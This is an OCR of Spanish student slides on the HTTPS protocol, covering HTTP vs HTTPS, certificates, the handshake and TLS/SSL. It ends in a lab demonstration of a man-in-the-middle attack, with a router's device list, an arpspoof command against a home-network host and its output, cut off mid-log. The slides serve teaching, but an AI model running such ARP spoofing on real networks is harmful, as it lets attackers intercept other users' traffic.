Néstor Rodríguez Vico
Míriam Mengíbar Rodríguez

Protocolo HTTPS

Índice:

1. Qué es [1][2].


Hypertext Transfer Protocol Secure (Protocolo Seguro de Transferencia de Hipertexto).

Protocolo a nivel de aplicación usado en Internet.

Cifrado basado en SSL/TLS (el nivel de cifrado depende del servidor y del navegador).

La información sensible es cifrada: útil para ataques.

El puerto estándar para




2. HTTP vs HTTPS [3].

Ambos usan el esquema "Uniform Resource Identifier (URI)"


HTTP usa el puerto 80, HTTPS el 443.


HTTPS transmite interacciones normales usando HTTP.

Dos capas de encriptación: "Transport Layer Security (TLS)" y "Secure Sockets Layer (SSL)".



2. HTTP vs HTTPS.





2. HTTP vs HTTPS [4].


HTTP vs HTTPS Test

HTTP HTTPS

Encrypted Websites Protect Our Privacy and are Significantly Faster
Compare load times of the unsecure HTTP and encrypted HTTPS versions of this page. Each test loads 360 unique, non-cached images (0.62 MB total). For fastest results, run each test 2-3 times in a private/incognito browsing session.

13.311 s

Done! Please try HTTPS.



2. HTTP vs HTTPS [4].

HTTP vs HTTPS Test


HTTP HTTPS

Encrypted Websites Protect Our Privacy and are Significantly Faster

Compare load times of the unsecure HTTP and encrypted HTTPS versions of this page. Each test loads 360 unique, non-cached images (0.62 MB total). For fastest results, run each test 2-3 times in a private/incognito browsing session.

1.362 s


90% faster than HTTP



2. HTTP vs HTTPS [5].

Usar HTTPS en tu web ofrece algo más que una conexión segura para ti y el visitante. Usar HTTPS incrementa la puntuación de tu web en las búsquedas de Google desde 2014[6].

2. HTTP vs HTTPS.



3. Dónde se usa [6].

HTTPS anteriormente era opcional. Ahora es un protocolo por defecto.

Sigue siendo viable acceder a páginas por HTTP.

Costo de implantar HTTPS elevado.

HTTPS sólo puede ser implementado por sitios importantes, comerciales, bancos, empresas, etc.

- https://www.amazon.es
- Bank of America Corporation [US] | https://www.bankofamerica.com
- https://www.facebook.com
- https://www.google.es
- JPMorgan Chase and Co. [US] | https://www.jpmorganchase.com
- PayPal, Inc. [US] | https://www.paypal.com/es/home
- Twitter, Inc. [US] | https://twitter.com
- https://en.wikipedia.org/wiki/Main_Page
- https://www.wireshark.org
- https://www.youtube.com

3. Dónde se usa [7][8].

	SSL Web Server with EV	SSL Web Server	SSL123
Issuance Time	Most certificates issued in **1-3 days**	Most certificates issued in **one day**	Most certificates issued in **minutes**
Price: 1 year	Best for: Credit Card Transacting Websites Banks and Financial Institutions $299 BUY NOW RENEW	Best for: Enterprise Applications Business Websites $199 add wildcard + $300 BUY NOW RENEW	Best for: Securing Internal Servers Private Websites $149 add wildcard + $596 BUY NOW RENEW
Browser Display	Your business https://	https://www...	https://www...
Identity validation and customer assurance	Prominent visible assurance to increase trust and boost customer confidence	Visible assurance to customers that your website and domain are tied to your organization.	SSL encryption with padlock icon
Warranty (USD)	$1,500,000	$1,250,000	$500,000
Validity Options	1-2 years	1-3 years	1-3 years
UCC/SAN Support *	Supported	Supported	Supported

4. Cómo funciona [9].

A la hora de establecer una conexión HTTPS con un servidor, se realizan los siguientes pasos:

Se inicia la comunicación por parte del cliente con el servidor, indicando que se va a realizar una conexión segura.

La primera respuesta que ofrece el servidor es una lista de los métodos de encriptación que soporta.


El cliente elige el método y se produce el intercambio de los certificados que se necesitan para la autenticación de la identidad de ambas partes.

Se produce el intercambio de información cifrada, asegurándose de que ambos usan la misma clave.

Cuando termina la transmisión de información, la conexión se cierra.

5. TLS/SSL [10][11].

Transport Layer Security (TLS; en español “seguridad de la capa de transporte”) y su antecesor Secure Sockets Layer (SSL; “capa de puertos seguros”) son protocolos criptográficos que proporcionan comunicaciones seguras.



5. TLS/SSL.

Visor de certificados: *.wikipedia.org

General | Detalles

Este certificado se ha verificado para los siguientes usos:

Certificado de servidor SSL

Enviado a

Nombre común (CN)	*.wikipedia.org
Organización (O)	Wikimedia Foundation, Inc.
Unidad organizativa (OU)	<No incluido en el certificado>

Emitido por

Nombre común (CN)	GlobalSign Organization Validation CA - SHA256 - G2
Organización (O)	GlobalSign nv-sa
Unidad organizativa (OU)	<No incluido en el certificado>

Período de validez

Emitido el	viernes, 11 de diciembre de 2015, 0:22:05
Vencimiento el	sábado, 10 de diciembre de 2016, 23:46:04


Huellas digitales

Huella digital SHA-256	30 15 34 18 F0 9D DF DF 32 B4 45 B1 25 4B 33 1E B7 D9 25 7B C3 79 7F C2 AF 95 BF A1 86 69 99 FE
Huella digital SHA-1	87 F5 BA BB D8 97 C5 79 B6 6A F5 2F D8 63 8B 99 BD 1C E8 26

5. TLS/SSL.

Clave pública y clave privada: El cifrado usando este par asegura que los datos pueden ser cifrados usando una llave pero que solo pueden ser descifrados usando la otra llave del par.

Clave simétrica: Encapsular la clave simétrica dentro de un mensaje cifrado con un algoritmo asimétrico.




6. Ejemplo práctico: Ataque “Man in the middle”.

“Hombre en el medio”: es un tipo de amenaza que se aprovecha de un intermediario. Basado en ataque al protocolo ARP.

Protocolo ARP (nivel de red): Protocolo de resolución de direcciones.


Ataque ARP Spoofing: El principio del ARP Spoofing es enviar mensajes ARP falsos.

SO usado: Kali Linux.



6. Ejemplo práctico: Ataque MITM.

Máquina atacante situada entre el host y puerta de enlace, actuando como enrutador.



6. Ejemplo práctico: Ataque MITM.

Para saber la dirección del host a atacar: Ettercap (sniffer) o entrar en la configuración del router.
Correspondencia direcciones MAC. (Siguiente transparencia)
Ponemos a capturar Wireshark.

Configuración de la red

LAN	Dirección MAC	54:67:51:59:FE:90
	Dirección IP	192 . 168 . 1 . 1

LOCAL NETWORK LAN USUARIOS


Todos los usuarios conectados a este dispositivo se enumeran a continuación.

Nombre del equipo	Dirección MAC	Dirección IP	tiempo de concesión	interfaz	tipo
android-20464f7a53f685ec	B0:E0:3C:FA:9E:2E	192.168.1.249	00:00:37:26	Ethernet	dynamic
Encarni	90:48:9A:3E:64:37	192.168.1.46	00:00:57:17	Wi-Fi 2.4G Baldosa 802.11n	dynamic
android-4b0e780be72ea46f	30:75:12:18:E9:21	192.168.1.82	00:00:38:25	Ethernet	dynamic
android-db56bdb724ab5f6a	4C:74:03:6B:79:6E	192.168.1.103	00:00:39:44	Wi-Fi 2.4G Baldosa 802.11n	dynamic
	60:A3:7D:59:03:C2	192.168.1.113	permanent	Ethernet	static
	2C:AE:2B:99:7C:0B	192.168.1.58	permanent	Ethernet	static
kali	14:2D:27:3E:0F:9D	192.168.1.98	00:00:55:17	Wi-Fi 2.4G Baldosa 802.11n	dynamic


Actualizar

6. Ejemplo práctico: Ataque MITM.

Atacando ARP: ARPspoofing. Atacamos en ambos sentidos: router y host.



```
root@kali:~# arpspoof -i wlan0 -t 192.168.1.46 192.168.1.1
14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
14:2d:27:3e:f:9d 90:48:9a:3e:64:37 0806 42: arp reply 192.168.1.1 is-at 14:2d:27
:3e:f:9d
